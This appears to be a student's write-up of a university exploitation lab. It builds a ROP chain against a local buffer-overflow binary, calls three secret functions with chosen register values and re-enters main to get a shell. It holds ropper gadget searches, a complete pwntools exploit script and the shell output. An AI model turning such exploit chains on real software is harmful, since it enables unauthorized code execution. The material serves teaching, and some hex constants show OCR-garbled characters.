

We can see that the binary gives us an overflow off the bat, and we already know we need to toggle 3 global variables for the win() call to work. Luckily there are 3 secret functions in ghidra that do just that for us.



We could also try to change the global variables directly using ROP gadgets, but we really don't have the gadgets for that, and it would be a lot more work than calling these functions anyways.


To toggle x, we just need to call secret1
To toggle y, we need to call secret2 with 0x100 in rdi
To toggle z, we need to call secret3 with 0x1a80 in rdi and 0x457 in rsi



```
┌──(cs395㉿kali)-[~/Downloads/asst4]
└─$ ropper -f vuln --search "pop rdi"
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdi

[INFO] File: vuln
0x000000000040128b: pop rdi; ret;
```

We can find a “pop rdi” gadget easily enough, but we still need a “pop rsi” gadget




```
┌──(cs395㉿kali)-[~/Downloads/asst4]
└─$ ropper -f vuln --search "pop rsi"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rsi

[INFO] File: vuln
0x0000000000401289: pop rsi; pop r15; ret;
```


The only “pop rsi” gadget we can use also pops into the r15 register. Luckily, this won’t affect control flow in main() because r15 is rarely used.

So we can now begin our script by finding the addresses of all the functions we want to call and the gadgets we want to use




```python
from pwn import *
context.binary = elf = ELF("./vuln")
#gadgets
pop_rdi = p64(0x000000000040128b)
pop_rsi_r15 = p64(0x0000000000401289)
#functions
sec1 = p64(elf.symbols["secret1"])
sec2 = p64(elf.symbols["secret2"])
sec3 = p64(elf.symbols["secret3"])
```

Nifty, now all we need to do is find the input we need for a crash, then add our gadgets in the order we want them to be called.



```
payload = cyclic(72)
payload += sec1# call secret1
payload += pop_rdi
payload += p64(0×100)
payload += sec2# call secret2(0×100)
payload += pop_rdi
payload += p64(0×1a80)
payload += pop_rsi_r15
payload += p64(0×457)#rsi
payload += p64(0×0)#r15
payload += sec3# call secret3(0×1a80,0×457)
```


If we run this script and inject the payload we can see that our global variables are getting changed, but the program then segfaults. We still need to make our ROP chain jump back to the original code so it can call the win() function and give us a shell. Ideally we would just put the address of win() function at the end of our payload and jump to it like that, but win() is an external function imported from libcs395.so, so its location is stored on the PLT which can complicate things. It’s easier for us to just call main() again, and have it run win() for us. We adjust our script to look like this:


```
from pwn import *
context.binary = elf = ELF("./vuln")
#gadgets
pop_rdi = p64(0x000000000040128b)
pop_rsi_r15 = p64(0x0000000000401289)
#functions
sec1 = p64(elf.symbols["secret1"])
sec2 = p64(elf.symbols["secret2"])
sec3 = p64(elf.symbols["secret3"])
sec4 = p64(elf.symbols["main"])

payload = cyclic(72)
payload += sec1# call secret1
payload += pop_rdi
payload += p64(0x100)
payload += sec2# call secret2(0x100)
payload += pop_rdi
payload += p64(0x1a80)
payload += pop_rsi_r15
payload += p64(0x457)#rsi
payload += p64(0x0)#r15
payload += sec3# call secret3(0x1a80,0x457)
payload += sec4# call main

io = elf.process()
gdb.attach(io,'b *getInput+34')
io.sendline(payload)
io.interactive()
```

Then we run it, and get a shell!



```
┌──(cs395㉿kali)-[~/Downloads/asst4]
└─$ python3 exploit.py NOPTRACE
[*] '/home/cs395/Downloads/asst4/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0×400000)
[+] Starting local process '/home/cs395/Downloads/asst4/vuln': pid 4284
[!] Skipping debug attach since context.noptrace=True
[*] Switching to interactive mode
═════════════════════
══ Assignment 4 ══
═════════════════════

FOOL! You may have an overflow, but no one will ever call my secret functions...
═════════════════════
══ Assignment 4 ══
═════════════════════

FOOL! You may have an overflow, but no one will ever call my secret functions...
$ whoami
Good job!
$ whoami
cs395
$ 
```